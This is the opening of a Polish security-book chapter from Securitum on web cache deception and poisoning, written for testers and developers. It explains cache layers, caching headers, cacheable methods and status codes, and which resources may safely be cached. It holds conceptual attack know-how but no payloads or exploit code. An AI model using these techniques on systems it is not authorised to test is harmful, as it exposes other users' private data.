APPENDIX

ŻONGLOWANIE PAMIĘCIĄ PODRĘCZNĄ

POLECA SEKURAK.PL

/ Iwona Polak /

BEZPIECZEŃSTWO APLIKACJI WEBOWYCH

securITum

Projekt okładki: Krzysztof Kopciowski
Projekt typograficzny: Krzysztof Kopciowski
Redaktor merytoryczny: Michał Sajdak
Redakcja merytoryczna: Michał Sajdak, Michał Bentkowski, Marcin Piosek

Redaktor prowadzący: Katarzyna Sajdak
Redakcja językowa i korekta: Zespół Securitum

Kraków 2021

Securitum Szkolenia
Spółka z ograniczoną odpowiedzialnością Sp. k.
ul. Siostry Zygmunty Zimmer 5
30-441 Kraków
e-mail: securitum@securitum.pl
www.securitum.pl

BEZPIECZEŃSTWO APLIKACJI WEBOWYCH

APPENDIX

securitum

Zastrzeżenia prawne

Bezpieczeństwo IT ma coraz większe znaczenie. Nie można profesjonalnie zabezpieczyć aplikacji czy systemu, nie znając technik ich atakowania. Omawiamy je w tej książce, ponieważ to bardzo skuteczny sposób podnoszenia wiedzy i świadomości użytkowników, administratorów i twórców aplikacji. **Wszelkie podawane przez nas informacje powinny jednak być wykorzystywane wyłącznie w granicach prawa**, co z reguły oznacza zakaz wykorzystywania omawianej tu wiedzy bez zgody dysponenta systemu czy sieci.

Wyjście poza te granice może skutkować zarówno odpowiedzialnością cywilną (np. obowiązkiem naprawienia wyrządzonej szkody), jak i odpowiedzialnością karną. Przykładowo, zgodnie z polskim kodeksem karnym nieuprawnione uzyskanie dostępu do systemu informatycznego lub jego części podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2 (art. 267 §2 kodeksu karnego). Z kolei nieuprawnione zakłócenie w istotnym stopniu pracy systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych podlega karze pozbawienia wolności od 3 miesięcy do lat 5 (art. 269a kodeksu karnego).

Zwracamy na to uwagę, ponieważ **nie jest naszym zamiarem wspieranie jakichkolwiek bezprawnych działań**. Dlatego zastrzegamy, że w najszerszym prawnie dopuszczalnym zakresie wyłączamy naszą odpowiedzialność za skutki takich działań.

Spis treści

Autorka

IWONA POLAK

Doktor nauk technicznych w dyscyplinie informatyki z ponad dziesięcioletnim doświadczeniem w branży IT. Wcześniej webdeveloper, specjalista ds. zarządzania ryzykiem, obecnie audytorka bezpieczeństwa w Securitum. Zajmuje się badaniami bezpieczeństwa aplikacji finansowych, e-commerce i innych systemów krytycznych biznesowo. Przez kilka lat była pracownikiem naukowo-dydaktycznym na Uniwersytecie Śląskim.

W świat informatyki wkroczyła z komputerem Commodore 64. Od kilkunastu lat jest członkiem Mensa Polska. Hobbystycznie uwielbia tańczyć oraz podróżować, tak realnie, jak i mentalnie w wielu wymiarach, stąd tak dobrze odnajduje się zarówno w świecie rzeczywistym, jak i wirtualnym.

Iwona Polak

Żonglowanie pamięcią podręczną


Błędy bezpieczeństwa związane z pamięcią podręczną powstają w sytuacji, gdy niektóre zasoby (ang. *resource*) aplikacji internetowej zostają zachowane w pamięci podręcznej (ang. *cache*), a następnie dostarczone innym użytkownikom. Warunki wykorzystania tej podatności oraz jej skutki mogą być bardzo różne w zależności od tego, co jest zachowywane i w jaki sposób.

Aby lepiej zrozumieć, jak powstają podatności związane z pamięcią podręczną, najpierw krótko – i niewątpliwie w dużym uproszczeniu – omówię, jak działa Internet (rysunek 1).

Rysunek 1. To jest Internet (kadr z serialu: Technicy-magicy, *s03e04* Przemówienie*; ang.* The IT Crowd, *s03e04* The Speech, *Wielka Brytania, serial telewizyjny, 2006–2013)*


THIS, JEN, IS THE INTERNET

Kiedyś, w zamierzchłych czasach, komputer użytkownika kontaktował się bezpośrednio z serwerem hostującym, a ten dostarczał głównie statycznych zasobów (w postaci statycznych stron HTML czy grafik). Każde kolejne żądanie wysłane przez każdego kolejnego użytkownika było obsługiwane osobno, bezpośrednio przez serwer i bez związku z żądaniami poprzednimi (rysunek 2).



Rysunek 2. Internet kiedyś

Wraz z rozwojem cywilizacji rzeczywistość zaczęła się nieco komplikować (rysunek 3). Obecnie pomiędzy użytkownikiem a kodem aplikacji znajduje się wiele warstw. Przede wszystkim skomplikowała się sytuacja na samych serwerach. Strona WWW nie jest już zbiorem kilku statycznych stron HTML, lecz najczęściej subtelnym kolażem wielu elementów. Pojedyncze żądanie pliku HTML potrafi docelowo wywołać co najmniej interpreter języka programowania, interpreter szablonów i silnik bazy danych, a następnie te wszystkie kawałki układanki serwer musi złożyć w jedną całość, mocno angażując procesor. W porównaniu z tym pobranie raz wygenerowanej strony z pamięci podręcznej jest szybkie i oszczędne.



Rysunek 3. Internet dziś


Na zamieszanie wpływają także wszelkiego rodzaju usługi, takie jak sieci dostarczania treści (ang. *Content Distribution Network*, CDN, np. Akamai, Cloudflare), serwery pośredniczące (ang. *reverse proxy*, np. Imperva, Varnish) czy rozwiązania równoważące obciążenie (ang. *load balancer*, np. F5, kemp). Dana marka czy pro-

dukt może jednocześnie dostarczać więcej niż jedną z wymienionych usług. Zadaniem tych usług jest m.in. przechowywanie w pamięci podręcznej pewnych zasobów (najczęściej statycznych, jak grafiki czy pliki CSS), co pozwala na odciążenie serwera aplikacyjnego oraz zmniejszenie obciążenia sieci, a także na szybsze dostarczanie treści użytkownikom w różnych częściach świata. Skorzystanie z serwera pośredniczącego (*reverse proxy*) może również podnieść poziom bezpieczeństwa. Serwer pośredniczący ukrywa lokalizację i charakterystykę oryginalnego serwera, może blokować próby ataków aplikacyjnych (jak XSS czy *SQL Injection*), zanim w ogóle dotrą one do samej aplikacji, oraz pozwala na zredukowanie ryzyka skutecznego ataku (D)DoS.

Kolejnym miejscem, gdzie zachowywane są raz pobrane zasoby, jest pamięć podręczna przeglądarki lub innej aplikacji klienckiej na urządzeniu końcowym użytkownika (komputer, smartfon, tablet itd.). Ponownie chodzi o zmniejszenie transferu oraz szybsze ładowanie się stron, które były już kiedyś odwiedzone. Ten temat nie będzie jednak poruszany w tym rozdziale. Podatności zatrucia i oszukania pamięci podręcznej mają swoje źródła poza urządzeniem końcowym, gdzieś w rozległej galaktyce Internetu.

Uproszczony schemat wykorzystania współdzielonej pamięci podręcznej został przedstawiony na rysunku 4, natomiast szczegółowy opis prezentuje się następująco:

1. Użytkownik A za pośrednictwem przeglądarki wysyła do pewnej aplikacji internetowej żądanie o zasób unicorn.png. Żądanie to trafia najpierw do pośredniego serwera CDN.
2. Serwer weryfikuje, czy taki zasób został już wcześniej zapisany. Okazuje się, że nie. W związku z tym serwer CDN przesyła żądanie dalej, do docelowego serwera hostującego aplikację.
3. Serwer docelowy odsyła zasób unicorn.png do serwera CDN.
4. Serwer CDN odsyła zasób unicorn.png do Użytkownika A i jednocześnie zapisuje kopię odpowiedzi do ewentualnego późniejszego wykorzystania. Na razie nie wydarzyło się nic nadzwyczajnego.
5. Minutę później Użytkowniczka B również ma ochotę pooglądać jednorożce. Za pośrednictwem swojej przeglądarki internetowej wysyła żądanie do tej samej aplikacji o zasób mający znajomo brzmiącą nazwę unicorn.png (zbieżność nazw nieprzypadkowa). Tak jak w punkcie 1 żądanie to trafia najpierw do serwera CDN.
6. Ponownie serwer weryfikuje, czy taki zasób został już wcześniej zapisany. Tym razem okazuje się, że tak. W związku z tym serwer CDN odsyła Użytkowniczce B odpowiedź na podstawie zapisanej kopii. To drugie żądanie nigdy nie trafia do serwera docelowego. Zatem z punktu widzenia serwera docelowego nikt więcej nie pytał o jednorożce.




Rysunek 4. Współdzielona pamięć podręczna

Aby usystematyzować omawiany temat, wprowadzony zostanie następujący podział[1] (rysunek 5):

- **współdzielona pamięć podręczna** (ang. *shared cache*) lub **publiczna pamięć podręczna** (ang. *public cache*) – pamięć podręczna przechowująca zasoby, które mogą zostać użyte przez więcej niż jednego użytkownika, w tym m.in.:
  - **wewnętrzna pamięć podręczna** (ang. *internal cache*) lub **zintegrowana pamięć podręczna** (ang. *integrated cache*) – pamięć podręczna zaimplementowana bezpośrednio w aplikacji, np. w wyniku wykorzystania wbudowanych funkcji użytego systemu zarządzania treścią (ang. *Content Management System*, CMS) czy platformy programistycznej (ang. *framework*),
  - **zewnętrzna pamięć podręczna** (ang. *external web cache*) lub **pośrednia pamięć podręczna** (ang. *intermediate cache*) – pamięć podręczna obsługiwana przez serwer pośredniczący, najczęściej przez dostawcę stanowiącego stronę trzecią,
  - inne – do tej kategorii będą zaliczać się pozostałe usługi pamięci podręcznej, np. rozwiązania wdrożone u dostawców usług internetowych (ang. *Internet Service Provider*, ISP) czy serwery pośredniczące stanowiące część infrastruktury sieci lokalnej;
- **prywatna pamięć podręczna** (ang. *private cache*) lub **lokalna pamięć podręczna** (ang. *local cache*) – pamięć podręczna z założenia dostępna tylko dla jednego użytkownika; zasoby są zapisywane w pamięci lokalnie zainstalowanej przeglądarki internetowej (ang. *web browser*) lub innej aplikacji klienckiej (ang. *user agent*).


Gdy w dalszej części tekstu będzie mowa o systemie, serwerze lub mechanizmie pamięci podręcznej, będzie chodziło właśnie o jeden z wyżej wymienionych składników.



Rysunek 5. Podział pamięci podręcznej – od prywatnej, będącej najbliżej użytkownika, po zintegrowaną, będącą najbliżej aplikacji

Pomiędzy kodem źródłowym aplikacji a użytkownikiem końcowym mogą znajdować się wszystkie wyżej wymienione warstwy i rodzaje pamięci podręcznej, tylko wybrane lub – choć obecnie to mało prawdopodobne – żadna. Wizualnie jedna strona internetowa może być w istocie pobrana z wielu źródeł, złożona z wielu zachowanych w pamięci podręcznej puzzli. Przyjmijmy, że pewien użytkownik po raz kolejny z tego samego urządzenia odwiedza stronę główną portalu sekurak.pl `www.sekurak.pl/index.php` (rysunek 6). W świat zostaje wysłane żądanie o pobraniu zasobu HTML. Sama strona HTML nie została nigdzie zapisana, więc żądanie dociera do serwera docelowego. Serwer docelowy w tym momencie generuje zawartość strony, choć stopkę, która się rzadko zmienia, pobiera z kopii zapisanej we wbudowanej pamięci aplikacji (wewnętrzna pamięć podręczna). Gdy zasób HTML zostaje dostarczony do użytkownika, następuje kolejne żądanie o dołączony do strony plik JavaScript. To żądanie dociera do serwera pośredniczącego, który odkrywa, że ma u siebie aktualną kopię tego zasobu, więc zwraca ją do użytkownika bez komunikacji z serwerem docelowym (zewnętrzna pamięć podręczna). Na stronie ma być wyświetlone także logo. Grafika z logo przy poprzedniej wizycie została

zapisana w pamięci podręcznej przeglądarki, więc wysłanie żądania nie jest nawet konieczne – zasób można pobrać z pamięci podręcznej przeglądarki (prywatna pamięć podręczna).




Rysunek 6. Struktura warstw pamięci podręcznej


W CZYM PROBLEM?

Jak to często w bezpieczeństwie bywa: nowe rozwiązania likwidują jedne problemy, a jednocześnie w ramach skutków ubocznych generują kolejne. Złe zarządzanie pamięcią podręczną może prowadzić do powstania podatności, które bez tej pamięci by nie istniały lub nie byłyby możliwe do wykorzystania. Co więcej, między użytkownikiem końcowym a plikami źródłowymi aplikacji może być kilka warstw pamięci podręcznej, co zwiększa powierzchnię potencjalnych kłopotów. Zwłaszcza jeśli każda z tych warstw ma własny pomysł na interpretację tego, co widzi.

W zależności od konkretnego przypadku atakujący (lub atakująca) może albo czekać, aż działania innych użytkowników zostaną zachowane w pamięci podręcznej, by samemu je potem stamtąd wydostać (rysunek 7), albo chcieć zachować w pamięci podręcznej coś, co będzie serwowane następnie innym użytkownikom (rysunek 8). Pierwsze zachowanie polega na **oszukaniu pamięci podręcznej** (ang. *web cache deception*), a drugie – na **zatruciu pamięci podręcznej** (ang. *web cache poisoning*). Oba te wektory ataku zbiorczo będę nazywać **żonglowaniem pamięcią podręczną** (ang. *web cache juggling*). Na marginesie dodam, że istnieje jeszcze zatrucie pamięci podręcznej DNS (ang. *DNS cache poisoning* lub *DNS spoofing*)[2]. To zagadnienie wykracza jednak poza ramy tego rozdziału.



Rysunek 7. Oszukanie pamięci podręcznej (ang. web cache deception*)*



Rysunek 8. Zatrucie pamięci podręcznej (ang. web cache poisoning*)*

Ze względu na liczne warstwy pośrednie wpływające na końcowe zachowanie aplikacji ataki związane z pamięcią podręczną mogą być trudne w analizie i wykorzystaniu, tak samo jak trudne może być późniejsze znalezienie i wyeliminowanie przyczyn wykrytych podatności. To, czy odpowiedź zostanie zachowana w pamięci podręcznej, zależy od wielu czynników, takich jak rozszerzenie pliku, kod odpowiedzi HTTP, nagłówki odpowiedzi itd. Podczas opracowywania tego ataku trochę czasu trzeba poświęcić na zbadanie i przeanalizowanie tego, jak zapisywanie odpowiedzi w pamięci podręcznej zachowuje się w różnych przypadkach i na różnych podstronach danej aplikacji.

NAGŁÓWKI

Nagłówki odpowiedzi, które warto znać podczas żonglowania pamięcią podręczną, to:

`Age`[3]

W nagłówku `Age` w sekundach podany jest czas, jak długo dany zasób znajduje się w pamięci podręcznej. Jeśli wartością tego nagłówka jest `Age: 0`, oznacza to, że otrzymana odpowiedź prawdopodobnie została pobrana z oryginalnego serwera. W przeciwnym razie (dla wartości większych od zera) zasób został pobrany z serwera pamięci podręcznej.

`Cache-Control`[4]

Nagłówek `Cache-Control` zawiera zbiór dyrektyw dotyczących sposobu zachowywania zasobów w pamięci podręcznej. W przypadku użycia wielu dyrektyw używany jest jeden nagłówek `Cache-Control`, a poszczególne dyrektywy oddzielone są przecinkami (np.: `Cache-Control: max-age=0, private`). Niektóre dyrektywy mają dodatkowe argumenty. Z interesujących w omawianym kontekście dyrektyw warto wymienić:

- `max-age=<sekundy>` – ta dyrektywa wskazuje maksymalny czas, przez jaki zasób może być zwracany z pamięci podręcznej. Po tym czasie dany zasób ponownie zostanie pobrany z oryginalnego serwera;
- `max-age=0` – szczególny przypadek dyrektywy `max-age`, który wymusza wyczyszczenie pamięci podręcznej (dla danego zasobu);
- `s-maxage=<sekundy>` – wartość tej dyrektywy nadpisuje wartość podaną w dyrektywie `max-age`, ale tylko w przypadku współdzielonej pamięci podręcznej. Dyrektywa jest ignorowana przez prywatną pamięć podręczną;
- `public` – z tą dyrektywą odpowiedź może zostać zachowana w dowolnym rodzaju pamięci podręcznej (w przeglądarce, serwerze pośredniczącym itd.), nawet jeśli normalnie odpowiedź nie podlega zapisywaniu w pamięci podręcznej;
- `private` – dyrektywa ta wskazuje, że odpowiedź jest przeznaczona tylko dla jednego użytkownika, zatem odpowiedź może być przechowywana wyłącznie w pamięci podręcznej przeglądarki lub innej aplikacji klienckiej (nie może być przechowywana w żadnej współdzielonej pamięci podręcznej);
- `no-cache` – nazwa jest myląca, gdyż wbrew pozorom nie oznacza, że nie wolno zachowywać zasobu w pamięci podręcznej. Dyrektywa ta pozwala na zachowanie odpowiedzi w pamięci podręcznej, ale nie wolno tej zachowanej odpowiedzi użyć bez uprzedniej weryfikacji na serwerze docelowym, czy nadal jest ona aktualna;
- `no-store` – z tą dyrektywą nowy zasób nie będzie zachowywany w żadnej pamięci podręcznej. Uwaga: nie zapobiega ona pobraniu kopii zasobu, który został zachowany w pamięci podręcznej już wcześniej.

`Expires`[5, 6]

W nagłówku `Expires` znajduje się data i czas, po którym odpowiedź jest uznawana za nieświeżą (ang. *stale*). Wartość tego nagłówka musi być podana w formacie daty HTTP (ang. *HTTP-date*), np.:

```
Expires: Mon, 30 Jul 1984 13:35:00 GMT
```

Daty w nieprawidłowym formacie, w szczególności wartość „0", muszą być interpretowane jako reprezentujące czas w przeszłości, a zatem należy uznać, że zasób wygasł.

Nagłówek `Expires` jest ignorowany, gdy w odpowiedzi jednocześnie występuje nagłówek `Cache-Control` z dyrektywą `max-age` lub `s-maxage`.

`Vary`[7, 8]

Nagłówek `Vary` jest używany przez serwer, aby wskazać, które nagłówki żądania są brane pod uwagę przy decyzji o tym, czy dany zasób pobrać z serwera pamięci podręcznej czy z serwera oryginalnego. Nagłówek ten przyjmuje postać:

```
Vary: <nazwa-nagłówka>, <nazwa-nagłówka>, ...
```

Rozważmy taki przykład:

1. Wysyłane jest pewne żądanie z nagłówkiem `Accept-Encoding: gzip`.
2. W odpowiedzi na to żądanie zostaje zwrócona odpowiedź z nagłówkiem `Vary: Accept-Encoding`.
3. Odpowiedź ta zostaje zachowana w pamięci podręcznej.
4. Minutę później wysyłane jest kolejne żądanie, tym razem z nagłówkiem `Accept-Encoding: deflate`. Z powodu braku zgodności nagłówka `Accept-Encoding` z poprzednim żądaniem to późniejsze żądanie zostanie przekazane do serwera oryginalnego w celu ponownego wygenerowania odpowiedzi.
5. Dwie minuty później wysyłane jest kolejne żądanie z nagłówkiem `Accept-Encoding: gzip`. W takim przypadku (zgodność nagłówków `Accept-Encoding` żądań) odpowiedź zostanie zwrócona z serwera pamięci podręcznej.

`X-Cache`[9] (i podobne)

Nagłówek `X-Cache` jest dodawany przez serwer pamięci podręcznej. Najbardziej interesujące są dwie wartości wyglądające tak jak poniżej lub podobnie:

- `X-Cache: MISS` – świadczy o tym, że na serwerze pamięci podręcznej nie została dopasowana żadna kopia zasobu, która mogłaby zostać zwrócona, a zatem odpowiedź pochodzi z oryginalnego serwera;
- `X-Cache: HIT` – świadczy o tym, że na serwerze pamięci podręcznej została dopasowana kopia zasobu, którego dotyczy żądanie, więc odpowiedź pochodzi z serwera pamięci podręcznej. W tym przypadku żądanie nawet nie dociera do oryginalnego serwera, ponieważ zostało obsłużone „po drodze".

W zależności od dostawcy warianty tego nagłówka mogą się różnić. Na przykład w przypadku usługi CloudFront przyjmowane są wartości: `X-Cache: Hit from cloudfront` / `X-Cache: Miss from cloudfront`. Z kolei usługi Cloudflare zwracają nagłówki: `cf-cache-status: HIT` / `cf-cache-status: MISS`. Ponadto mogą występować inne wartości tego nagłówka (np. `BYPASS`, `EXPIRED`, `DYNAMIC`).

`X-Cache-Hits`[10]

Charakterystyczny dla produktów Fastly nagłówek `X-Cache-Hits` wskazuje, ile było zapytań do danego węzła. Jako wartości przyjmuje liczby naturalne. Wartość `X-Cache-Hits: 0` jest ekwiwalentem `X-Cache: MISS`, a każda liczba dodatnia jest ekwiwalentem `X-Cache: HIT`. Wyższe liczby zazwyczaj wskazują, że dany adres URL był odwiedzany przez większą liczbę użytkowników. Należy pamiętać, że ich liczba jest liczona względem danego serwera pamięci podręcznej, a nie serwera docelowego. W przypadku sieci serwerów pośredniczących, z których mogą być pobierane te same zachowane dane, w nagłówku `X-Cache-Hits` mogą znaleźć się bardzo różne wartości dla tego samego wielokrotnie powtórzonego żądania w zależności od tego, do którego konkretnie serwera pamięci podręcznej trafi dane żądanie.

`X-Drupal-Cache, X-Drupal-Dynamic-Cache`[11] (i inne specyficzne nagłówki)

`X-Drupal-Cache` i `X-Drupal-Dynamic-Cache` są nagłówkami dodawanymi przez platformę Drupal. Tak jak w przypadku `X-Cache` przyjmują wartości `MISS` i `HIT`, z tą różnicą, że dotyczą pamięci podręcznej aplikacji, a nie serwera pośredniczącego. Mogą również przyjąć wartość `UNCACHEABLE`.

Niestandardowe nagłówki

Zdarzają się również nagłówki niestandardowe wprowadzone tylko w ramach danego projektu czy aplikacji. Warto zwracać uwagę na wszystkie niestandardowe nagłówki, które przyjmują wartości z następujących zbiorów:

- `0`, `1`,
- liczby naturalne,
- `MISS`, `HIT` (i podobne),
- `NO`, `YES`,

ponieważ ich obecność może wskazywać na użycie pamięci podręcznej platformy lub serwera pośredniczącego.

O czym jeszcze warto pamiętać w kwestii nagłówków? Otóż mogą być one bardzo zwodnicze. Spotkałam się z przypadkiem, gdy w odpowiedzi występował nagłówek `Vary: User-Agent`, ale przy dopasowywaniu zachowanych odpowiedzi do żądań wartość nagłówka `User-Agent` nie była w ogóle brana pod uwagę. Pod warunkiem zgodności linii żądania i nagłówka `Host` serwer pośredniczący i tak zwracał zachowaną odpowiedź każdemu użytkownikowi korzystającemu z dowolnej przeglądarki. W przypadku innych testowanych aplikacji odpowiedzi nie zawierały ani nagłówka `Age`, ani nagłówka `X-Cache` (lub podobnego), a mimo to aplikacje były podatne na żonglowanie pamięcią podręczną. Z kolei obecność nagłówka `Cache-Control: no-cache`

nie wyklucza wykrycia takiej podatności. Nagłówki mogą być ignorowane lub przepisywane przez serwery pośredniczące, jak choćby podczas użycia błę… (ekhm…) funkcjonalności Edge Cache Expire TTL[12] od Cloudflare lub autorskiego nagłówka `Edge-Control` u Akamai[13]. Wniosek jest prosty: niezależnie od tego, na co wskazują nagłówki lub ich brak, warto zweryfikować, czy możliwe jest żonglowanie pamięcią podręczną.

METODY I KODY

Zgodnie z wytycznymi zawartymi w RFC 7231 *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*[14], metody HTTP mogą być oznaczone jako podlegające zapisywaniu w pamięci podręcznej (ang. *cacheable*), aby wskazać, że odpowiedzi na nie mogą być przechowywane w celu ich późniejszego użycia. W tym dokumencie jako metody podlegające zapisywaniu zostały zdefiniowane metody `GET`, `HEAD` i `POST`, choć większość implementacji pamięci podręcznej przechowuje tylko odpowiedzi na `GET` i `HEAD`.

W tym samym dokumencie RFC wskazano również kody odpowiedzi, z jakimi mogą być one zapisywane w pamięci podręcznej. Są to:

- `200 OK`,
- `203 Non-Authoritative Information`,
- `204 No Content`,
- `300 Multiple Choices`,
- `301 Moved Permanently`,
- `404 Not Found`,
- `405 Method Not Allowed`,
- `410 Gone`,
- `414 URI Too Long`,
- `501 Not Implemented`.

Odpowiedź z jednym z powyższych kodów jest domyślnie zapisywana w pamięci podręcznej, oczywiście o ile nie wskazano inaczej w definicji metody lub jawnych kontrolach pamięci podręcznej. Pozostałe kody odpowiedzi domyślnie nie podlegają zapisywaniu w pamięci podręcznej.

TO CACHE, OR NOT TO CACHE

Najważniejszą kwestią do rozstrzygnięcia podczas używania pamięci podręcznej jest decyzja, co może podlegać zachowaniu w niej, a co nie. Zapisywać w pamięci podręcznej można wszystkie zasoby statyczne i publicznie dostępne, które nie zawierają żadnych poufnych danych. Do tej kategorii będą zatem zaliczane grafiki, pliki z arkuszami stylów czy pliki ze skryptami. W pamięci podręcznej nie mogą być zapisywane żadne zasoby zawierające poufne informacje i/lub informacje dotyczące konkretnego użytkownika. Będą to na przykład dane dotyczące konta, poprzednich zamówień czy środków zgromadzonych w wirtualnym portfelu (tabela 1)[15].

Tabela 1. Zasoby podlegające i niepodlegające zachowywaniu w pamięci podręcznej

Cechy:	▸ statyczny ▸ publicznie dostępny ▸ nie zawiera żadnych poufnych danych	▸ zawiera poufne dane ▸ zawiera dane dotyczące jednego użytkownika
Przykłady:	▸ `logo.jpg` ▸ `style.css` ▸ `plugin.js`	▸ `account.php` ▸ `Orders.aspx` ▸ `wallet.jsp`
Czy jest możliwość zapisu w pamięci podręcznej?	✓	×

